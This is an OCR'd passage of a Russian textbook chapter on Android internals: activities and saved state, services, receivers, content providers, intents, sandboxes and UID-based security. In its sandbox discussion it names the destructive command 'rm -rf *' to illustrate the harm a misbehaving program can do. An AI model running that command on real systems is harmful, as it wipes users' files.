


Рис. 10.32. Начало работы основной активности почтового приложения

Если теперь пользователь переключится из почтового приложения (не выходя из него) и запустит приложение камеры, чтобы сделать снимок, мы окажемся в состоянии, показанном на рис. 10.33. Заметьте, что у нас теперь есть новый процесс камеры, запустивший основную активность, и связанный с ним экземпляр *ActivityRecord* в диспетчере активностей, и теперь это возобновленная активность. Кое-что интересное происходит и с прежней почтовой активностью: теперь вместо состояния «возобновленная» она получила состояние «*остановленная*» (stopped) и *сохраненное состояние* активности хранится в *ActivityRecord*.

Когда активность уходит с первого плана, система требует от нее сохранить ее состояние. Это приводит к тому, что приложение создает минимальный объем информации о состоянии, отображающей то, что пользователь видит в данный момент, возвращает эти сведения диспетчеру активности и сохраняет их в процессе system_server, в экземпляре *ActivityRecord*, связанном с этой активностью. Это сохраненное для активности




Рис. 10.33. Начало работы приложения камеры после почтовой программы

состояние, как правило, невелико и содержит, к примеру, сведения о том, на каком этапе вы остановили прокрутку почтового сообщения, но не само сообщение, которое будет сохранено приложением где-то в его постоянном хранилище.

Вспомним, что хотя операционная система Android нуждается в страничной подкачке файлов (она может загружать и выгружать неизмененную оперативную память, на которую были отображены файлы на диске, например, с кодом), она не основана на использовании подкачки. Это означает, что все измененные страницы оперативной памяти в процессе, принадлежащем приложению, должны оставаться в оперативной памяти. То, что состояние основной активности почтового приложения надежно сохранено вне этого приложения в диспетчере активностей, возвращает системе некую гибкость в работе с памятью, которую предоставляет подкачка.

Например, если приложение камеры начинает требовать большой объем оперативной памяти, система может просто избавиться от почтового процесса (рис. 10.34). Экземпляр *ActivityRecord* с его ранее сохраненным состоянием остается надежно спрятанным диспетчером активностей в процессе system_server. Поскольку процесс system_server является хозяином всех основных системных служб Android, он должен всегда оставаться работающим, поэтому сохраненное здесь состояние будет оставаться неизменным до того времени, когда надобность в нем минует.

Наше взятое для примера почтовое приложение не только имеет активность для своего основного пользовательского интерфейса, но и включает другую активность — *ComposeActivity*. Приложения могут объявить любое нужное количество активностей. Это не только может помочь в организации реализации приложения, но и, что более важно, может использоваться для реализации взаимодействия между приложениями. Например, это положено в основу имеющейся в Android системы общего использования приложениями друг друга, участие в которой принимает представленная здесь *ComposeActivity*. Если пользователь, работая с приложением камеры, решит, что ему следует поделиться сделанным фотоснимком, одним из находящихся в его распоряжении вариантов является *ComposeActivity*. Если будет выбран этот вариант, то данная




Рис. 10.34. Удаление почтового процесса для возвращения оперативной памяти и предоставления ее камере

активность будет запущена и сделанный снимок станет общим достоянием. (Позже мы увидим, как приложение камеры может найти *ComposeActivity* почтового приложения.)

Реализация этого варианта, дающего возможность поделиться снимком при состоянии активности, показанном на рис. 10.34, приведет к новому состоянию, показанному на рис. 10.35. При этом есть ряд важных моментов, о которых стоит упомянуть:

1. Процесс почтового приложения должен быть снова запущен, чтобы выполнить свою активность *ComposeActivity*.
2. Но в этот момент старая активность *MailMainActivity* запущена не будет, поскольку в ней нет необходимости. Таким образом будет сокращен объем задействуемой оперативной памяти.
3. Теперь у задачи *Camera* две записи: исходная *CameraMainActivity*, в которой мы только что были, и новая *ComposeActivity*, которая теперь показана на рисунке. Для пользователя все это выглядит как единая задача: это камера, в данный момент взаимодействующая с ним, чтобы отправить снимок по электронной почте.
4. Новая *ComposeActivity* показана на самом верху, следовательно, она является возобновленной. Предыдущая *CameraMainActivity* теперь больше не на самом верху, поэтому ее состояние было сохранено. В этот момент мы может совершенно безопасно завершить ее процесс, если занимаемая ею оперативная память понадобится для чего-то другого.

И наконец, давайте посмотрим, что получится, если пользователь вернется к задаче *Camera*, находясь в этом последнем состоянии (то есть составляя почтовое сообщение, чтобы поделиться снимком) и вернувшись к почтовому приложению. На рис. 10.36 показано новое состояние, в котором окажется система. Учтите, что мы вернули задачу *Email* с ее основной активностью на первый план. Тем самым *MailMainActivity* стала активностью первого плана, но в данный момент у нас нет экземпляра ее запуска в процессе приложения.




Рис. 10.35. Реализация возможности поделиться снимком камеры через почтовое приложение




Рис. 10.36. Возвращение к почтовому приложению

Для возвращения к предыдущей активности система создает новый экземпляр, передавая ему ранее сохраненное состояние, предоставленное старым экземпляром. Это действие по восстановлению активности из его сохраненного состояния должно быть способно вернуть активность в то же самое визуальное состояние, в котором пользователь ее покинул. Для выполнения этой задачи приложение должно заглянуть в свое сохраненное состояние, чтобы получить сообщение о том, где был пользователь, загрузить данные этого сообщения из своего постоянного хранилища, затем применить любую позицию прокрутки или другое состояние пользовательского интерфейса, которое было сохранено.

Службы

Служба (service) имеет две отличительные особенности:

1. Она должна быть самодостаточной фоновой операцией, запускаемой на продолжительный срок. Широко распространенными примерами использования служб таким способом являются фоновое проигрывание музыки, поддержка активного сетевого подключения (например, с помощью IRC-сервера) в то время, когда пользователь работает с другими приложениями, загружает или выгружает данные в фоновом режиме, и т. д.
2. Она может работать как точка связи для других приложений или систем, целью которой является выполнение сложных видов взаимодействия с приложением. Это может быть использовано приложениями для предоставления безопасных API-функций другим приложениям: например, предоставления обработки изображений или аудиоданных, текста для его озвучивания и т. д.

Пример манифеста почтового приложения, показанный в листинге 10.5, содержит службу, которая используется для синхронизации почтового ящика пользователя. Обычная реализация будет планировать запуск службы через определенные промежутки времени, например каждые 15 минут, запуская службу в намеченный срок и самостоятельно останавливая ее, когда она выполнит свою работу.

Это типичное использование первой разновидности службы — запущенной на длительный срок фоновой операции. На рис. 10.37 показано состояние системы в этот момент, которое не отличается особой сложностью. Диспетчер активностей создал *ServiceRecord*, чтобы отслеживать службу, отмечая, что она была запущена и создала таким образом свой экземпляр *SyncService* в процессе приложения. В этом состоянии служба полностью активна (за исключением того случая, когда вся система собирается погрузиться в сон, если не удерживает блокировку сна) и вольна делать все что ей угодно. Возможно, пока сохраняется это состояние, процесс приложения уйдет в небытие, например, потерпев аварию, но диспетчер активности продолжит обслуживание своего экземпляра *ServiceRecord* и может в такой ситуации, если потребуется, перезапустить службу.




Рис. 10.37. Запуск прикладной службы

Чтобы увидеть, как можно воспользоваться службой в качестве точки связи для взаимодействия с другими приложениями, давайте предположим, что нам нужно расширить уже существующую *SyncService*, заполучив API-функцию, позволяющую другим приложениям управлять ее интервалом синхронизации. Нам нужно будет определить для этой API-функции AIDL-интерфейс, подобный тому, что показан в листинге 10.6.

Листинг 10.6. Интерфейс для управления интервалом синхронизации службы sync

```
package com.example.email

interface ISyncControl {

int getSyncInterval();
    void setSyncInterval(int seconds);
}
```

Чтобы воспользоваться этим, другой процесс может привязаться к нашей прикладной службе, получив доступ к ее интерфейсу. Тем самым будет создана связь между двумя приложениями (рис. 10.38). Этот процесс проходит следующие этапы:

1. Клиентское приложение сообщает диспетчеру активностей, что оно намеревается привязаться к службе.
2. Если служба еще не создана, диспетчер активностей создает ее в процессе приложения службы.
3. Служба возвращает экземпляр *IBinder* для своего интерфейса диспетчеру активностей, который теперь удерживает этот *IBinder* в своей записи *ServiceRecord*.
4. После того как диспетчер активностей получил *IBinder* службы, этот экземпляр может быть отправлен в адрес исходного клиентского приложения.
5. Теперь, когда у клиентского приложения имеется *IBinder* службы, оно может продолжить выполнение своего намерения, сделав на свое усмотрение любые непосредственные вызовы к интерфейсу службы.




Рис. 10.38. Привязка к прикладной службе

Получатели

Получатель (receiver) принимает случающиеся события (как правило, внешние) обычно в фоновом режиме и вне обычного взаимодействия с пользователем. Концептуально получатели — это то же самое, что и приложение, явным образом зарегистрированное для обратного вызова при наступлении какого-нибудь интересного события (выдан сигнал тревоги, произошло изменение в передаче данных и т. д.), от которого не требуется, чтобы оно обязательно оставалось в работающем состоянии для приема события.

Пример манифеста почтового приложения, показанный в листинге 10.5, содержит получатель для приложения, чтобы выяснить, когда устройство начинает испытывать дефицит памяти, и остановить синхронизацию электронной почты (которая может потреблять больше памяти). Когда устройство начинает испытывать дефицит памяти, система разошлет сигнал с кодом низкого уровня свободной памяти, чтобы доставить его всем получателям, заинтересованным в этом событии.

На рис. 10.39 показано, как такая рассылка обрабатывается диспетчером активностей для доставки заинтересованным получателям. Сначала диспетчеру пакетов отправляется требование о представлении списка всех заинтересованных в событии получателей, затем этот список помещается в запись *BroadcastRecord*, представляющую рассылку. Затем диспетчер активностей приступит к обходу всех записей в списке, создавая каждый связанный с ним процесс приложения и выполняя соответствующий класс получателя.




Рис. 10.39. Отправка рассылки получателям приложений

Получатели работают только как разовые операции. Когда происходит событие, система находит всех заинтересованных в нем получателей и доставляет им событие, а они после потребления события завершают свою работу. Здесь нет записи *ReceiverRecord*, подобной той, что мы видели для других компонентов приложения, поскольку отдельно взятый получатель является всего лишь переходным объектом на время действия отдельной рассылки. При каждой отправке получателю новой рассылки создается новый экземпляр класса этого получателя.

Поставщики контента

Последним нашим компонентом приложения будет **поставщик контента** (content provider), который является основным механизмом, используемым приложением для обмена данными с другими приложениями. Все взаимодействия с поставщиком контента осуществляются через унифицированные индикаторы ресурса (URI), с использованием формата *content: схема*. Полномочия URI используются для поиска правильной реализации поставщика контента, с которым требуется наладить взаимодействие.

Например, в нашем почтовом приложении из листинга 10.5 поставщик контекста указывает, что его полномочие — это *com.example.email.provider.email*. Стало быть, URI-индикаторы, работающие на этот поставщик контента, должны начинаться с

```
content://com.example.email.provider.email/
```

Суффикс для этого URI интерпретируется самим поставщиком для определения того, какие данные внутри него будут доступны. В этом примере обычным соглашением будет то, что URI

```
content://com.example.email.provider.email/messages
```

означает список всех почтовых сообщений, а

```
content://com.example.email.provider.email/messages/1
```

предоставляет доступ к одному сообщению с номером ключа 1.

Для взаимодействия с поставщиком контента приложения всегда проходят через использование системного API-интерфейса по имени *ContentResolver*, где у большинства методов имеется начальный URI-аргумент, показывающий данные, с которыми нужно работать. Одним из наиболее востребованных методов *ContentResolver* является *query*, осуществляющий запрос к базе данных по заданному URI и возвращающий *Cursor* для извлечения структурированных результатов. Например, извлечение сводки обо всех доступных почтовых сообщениях будет иметь примерно следующий вид:

```
query("content://com.example.email.provider.email/messages")
```

Хотя это не похоже на приложения, но то, что на самом деле происходит, когда они используют поставщиков контента, имеет много общего с привязками к службам. Порядок обработки системой нашего примера запроса показан на рис. 10.40:

1. Приложение вызывает *ContentResolver.query* для начала операции.
2. URI-полномочия вручаются диспетчеру активностей, чтобы он нашел (через диспетчер пакетов) соответствующего поставщика контента.
3. Поставщик контента еще не работает, поэтому он создается.
4. После создания поставщик контента возвращает диспетчеру активностей свой *IBinder*, реализуя тем самым системный интерфейс *IContentProvider*.
5. *IBinder* поставщика контента возвращается в распознаватель контента — *ContentResolver*.
6. Теперь распознаватель контента может завершить исходную операцию *query*, вызвав соответствующий метод в отношении AIDL-интерфейса, возвращающий результат *Cursor*.

Поставщики контента являются одним из основных механизмов для осуществления взаимодействия между приложениями. Например, если вернуться к ранее описанной




Рис. 10.40. Взаимодействие с поставщиком контента

системе использования общего контента, показанной на рис. 10.35, то поставщики контента являются способом реального переноса данных. Полностью ход этой операции можно описать следующим образом:

1. Создается и отправляется системе запрос на общий контент, включающий URI данных, подлежащих совместному использованию.
2. Система требует от *ContentResolver* MIME-тип данных, указанных в этом URI. Это действие во многом похоже на только что рассмотренный метод *query*, но требует от поставщика контента возвратить строку MIME-типа для URI.
3. Система ищет все активности, которые могут получить данные этого идентифицированного MIME-типа.
4. Пользователю показывается пользовательский интерфейс для выбора одного из возможных получателей.
5. Когда одна из активностей выбрана, система ее запускает.
6. Активность, обрабатывающая общий контент, получает URI совместно используемых данных, извлекает его данные с помощью *ContentResolver* и выполняет соответствующую операцию: создает адрес электронной почты, сохраняет его и т. д.

10.8.9. Намерения

Деталь, которую мы еще не рассматривали в манифесте приложения, показанном в листинге 10.5, относится к тегам *<intent-filter>*, включенным вместе с объявлением активностей и получателя. Это часть существующего в Android свойства «**намерение**» (intent), являющегося краеугольным камнем способа, который позволяет разным приложениям идентифицировать друг друга, обеспечивая возможности взаимодействия и совместной работы.

Намерение является механизмом, который используется системой Android для исследования и идентификации активностей, получателей и служб. Он чем-то похож на путь поиска оболочки Linux, который оболочка использует для сквозного просмотра

нескольких возможных каталогов, чтобы найти исполняемый файл, соответствующий указанному имени команды.

Есть два основных типа намерений: явные и неявные. **Явное намерение** (explicit intent) напрямую идентифицирует один конкретный компонент приложения, в понятиях оболочки Linux он является эквивалентом предоставления команде абсолютного пути. Наиболее важной частью такого намерения является пара строк, называющая компонент: имя пакета целевого приложения и имя класса компонента внутри этого приложения. Теперь снова сошлемся на активность, показанную на рис. 10.32 в приложении, чей манифест показан в листинге 10.5. Явным намерением этого компонента будет один из пакетов по имени *com.example.email* и имя класса *com.example.email.MailMainActivity*.

Пакет и имя класса явного намерения являются вполне достаточной информацией для уникальной идентификации целевого компонента, например основной почтовой активности, показанной на рис. 10.32. Из имени пакета диспетчер пакетов может вернуть все необходимые сведения о приложении, например то, где найти его код. Из имени класса мы узнаем, какую часть этого кода следует выполнить.

Неявное намерение (implicit intent) описывает характеристики желаемых компонентов, но не сами компоненты, в понятиях оболочки Linux оно эквивалентно предоставлению оболочке одного только имени команды, которое она использует со своим путем поиска для нахождения конкретной запускаемой команды. Этот процесс поиска компонента, совпадающего с явным намерением, называется **разрешением намерения** (intent resolution).

Основная возможность Android по совместному использованию объектов, ранее показанная на рис. 10.35, иллюстрирующем совместное использования снимка, сделанного пользователем при помощи камеры, в почтовом приложении, является хорошим примером неявного намерения. В нем приложение камеры создает намерение, описывающее то действие, которое должно быть выполнено, а система находит все активности, которые потенциально могут выполнить это действие. Совместное использование запрашивается через действие намерения *android.intent.action.SEND*, и в листинге 10.5 мы можем увидеть, что имеющаяся в почтовом приложении активность *compose* объявляет, что она может выполнить это действие.

У разрешения намерения может быть один из трех итогов:

- соответствие не найдено;
- найдено одно уникальное совпадение;
- существует несколько активностей, способных справиться с намерением.

Пустое совпадение приведет либо к пустому результату, либо к исключению в зависимости от ожиданий вызвавшего это разрешение в данный момент. Если совпадение будет иметь уникальный характер, система сможет тут же инициировать запуск нового явного намерения. Если совпадение не будет уникальным, нам понадобится каким-то образом разрешить намерение другим способом, приведя его к единственному результату.

Если намерение разрешается в несколько возможных активностей, мы не можем просто запустить все эти активности — для запуска нужно выбрать только одну из них. Это достигается с помощью особого приема в диспетчере пакетов. Если к нему поступила просьба о разрешении намерения путем сведения его к единственному варианту, но он обнаружил сразу несколько совпадений, он вместо этого передает разрешение намерения специальной встроенной в систему активности, которая называется *ResolverActivity*.

При запуске эта активность просто берет исходное намерение, запрашивает у диспетчера пакетов список всех совпавших активностей и показывает их пользователю, чтобы он выбрал одно желаемое действие. Когда выбрана одна из активностей, из исходного намерения и выбранной активности создается новое явное намерение и вызывается система, чтобы запустить эту новую активность.

У Android есть еще одно сходство с оболочкой Linux: графическая оболочка Android, программа запуска, работающая в пользовательском пространстве подобно любому другому приложению. Имеющаяся в Android программа запуска осуществляет вызовы диспетчера пакетов для нахождения доступных активностей и их запуска после выбора пользователем.

10.8.10. Песочницы приложений

Традиционно в операционных системах приложения рассматриваются код, выполняемый как пользовательский, от лица пользователя. Такое поведение было унаследовано от командной строки, где запускалась команда *ls* и ожидалось, что она работает под вашими личными привилегиями (UID) с такими же правами доступа, какие имеются у вас в системе. По аналогии с этим, когда графический пользовательский интерфейс используется для запуска игры, в которую вы решили поиграть, эта игра будет фактически работать от вашего имени с доступом к вашим файлам и ко многому другому, что ей на самом деле не пригодится.

Но это отличается от наиболее частого способа использования компьютера в наши дни. Мы запускаем полученные из не слишком надежных сторонних источников приложения, у которых могут быть обширные функциональные возможности и которые займутся разнообразной деятельностью в своей среде, где у нас нет практически никакого контроля. Тем самым создается расхождение между прикладной моделью, поддерживаемой операционной системой, и той моделью, которая фактически используется. Это расхождение можно смягчить такими стратегиями, как установление различий между пользовательскими привилегиями обычного пользователя и пользователя с правами администратора (admin), с предупреждением при первоначальном запуске приложения, но это не позволяет решить проблемы основного расхождения.

Иными словами, традиционные операционные системы очень хороши при защите пользователей от других пользователей, но не при защите пользователей от самих себя. Все программы работают с полномочиями пользователя, и если любая из них поведет себя неправильно, она может нанести любые повреждения, какие мог бы нанести пользователь. Задумайтесь: какого масштаба урон вы можете нанести, скажем, в среде UNIX? Вы можете устроить утечку всей информации, доступной пользователю. Вы можете запустить на выполнение команду *rm -rf* *, чтобы у вас появился превосходный пустой главный каталог. И если программа не просто дефектная, а еще и вредоносная, она может за выкуп зашифровать все ваши файлы. Запуск всего с «вашими полномочиями» опасен!

В Android эту проблему пытаются решить с помощью основной предпосылки: приложение на самом деле имеет привилегии своего разработчика и запускается на пользовательском устройстве в качестве гостя. Таким образом, приложению не доверяют работать с чем-нибудь ценным, что не утверждено пользователем явным образом.

В реализации Android эта философия в некоторой степени непосредственно выражена через идентификаторы пользователей. Когда устанавливается приложение Android, для

него создается новый уникальный пользовательский идентификатор системы Linux (UID) и весь его код запускается с привилегиями этого пользователя. Используемые в Linux идентификаторы пользователей создают, таким образом, песочницу для каждого приложения с их собственной изолированной областью файловой системы точно так же, как они создают песочницы для пользователей на настольной системе. Иными словами, в Android используется уже существующая в Linux возможность, но новым способом. В результате достигается более надежная изоляция.

10.8.11. Безопасность

Безопасность приложений в Android выстраивается вокруг UID-идентификаторов. В Linux каждый процесс работает под конкретным UID, а в Android UID используется для идентификации и защиты барьеров безопасности. Единственный способ взаимодействия процессов заключается в применении механизма IPC, который обычно несет в себе достаточно информации для идентификации UID вызывающего процесса. Binder IPC включает эту информацию явным образом в каждую транзакцию, доставляемую от одного процесса другому, поэтому получатель IPC может запросто затребовать UID вызывающего процесса.

В Android предопределено несколько стандартных UID-идентификаторов для низкоуровневых частей системы, но большинство приложений получают UID динамическим путем при первой начальной загрузке или во время установки из диапазона UID-идентификаторов приложений. В табл. 10.16 показан ряд наиболее распространенных отображений значений UID на их цели. UID-идентификаторы ниже 10 000 являются фиксированными назначениями внутри системы для специального оборудования или других специфических частей реализации, в этом диапазоне здесь показан ряд типовых значений. В диапазоне 10 000–19 999 находятся UID-идентификаторы, динамически назначаемые приложениям диспетчером пакетов в то время, когда он их устанавливает. Это означает, что в системе может быть установлено не более 10 000 приложений. Также нужно обратить внимание на диапазон, начинающийся со значения 100 000, который используется для реализации традиционной многопользовательской модели для Android: приложение, получающее UID со значением 10 002 в качестве своего идентификатора, при запуске в качестве приложения второго пользователя получит идентификатор 110 002.

Таблица 10.16. Наиболее распространенные UID-назначения в Android

UID	Цель
0	Root
1000	Основная система (процесс system_server)
1001	Телефонные службы
1013	Медийные низкоуровневые процессы
2000	Доступ к оболочке командной строки
10 000–19 999	Динамически назначаемые UID-идентификаторы приложений
100 000	Начало вторичных пользователей

Когда приложению впервые назначается UID, для него создается новый каталог хранилища с файлами, принадлежащими его UID. Там приложение получает свободный

доступ к собственным файлам, но не может обращаться к файлам других приложений, равно как и другие приложения не могут касаться его собственных файлов. Это придает особую важность поставщикам контекста, поскольку они являются одним из немногих механизмов, способных перемещать данные между приложениями.

Даже сама система, запущенная как UID 1000, не может касаться файлов приложений. Именно поэтому существует демон installd: он работает со специальными привилегиями, чтобы иметь возможность обращаться к файлам и каталогам других приложений и создавать такие файлы и каталоги для этих приложений. Демон installd предоставляет диспетчеру пакетов весьма ограниченный API-интерфейс для создания по мере надобности каталогов данных приложений и управления ими.

В своем основном состоянии песочницы приложений Android должны запрещать любые взаимодействия между приложениями, которые могут нарушить безопасность, установившуюся между ними. Возможно, это сделано для надежности (чтобы не давать одному приложению нарушать работу другого приложения), но более часто в качестве причины выступают вопросы доступа к информации.

Рассмотрим наше приложение камеры. Когда пользователь делает снимок, приложение камеры сохраняет это снимок в собственном пространстве данных. Получить доступ к этим данным не может никакое другое приложение, что, собственно, нам и нужно, потому что снимки могут содержать конфиденциальную информацию пользователя.

После того как пользователь сделал снимок, он может захотеть послать его другу по электронной почте. Почта является отдельным приложением, находящимся в собственной песочнице и не имеющим доступа к снимкам в приложении камеры. Как почтовое приложение может получить доступ к снимкам в песочнице приложения камеры?

Широко известной формой управления доступом в Android являются разрешения, даваемые приложениям. Разрешениями называются четко определенные возможности, которые могут быть предоставлены приложению во время его установки. Приложение перечисляет нужные ему разрешения в своем манифесте, и перед установкой приложения пользователь получает информацию о том, что будет разрешено на их основе.

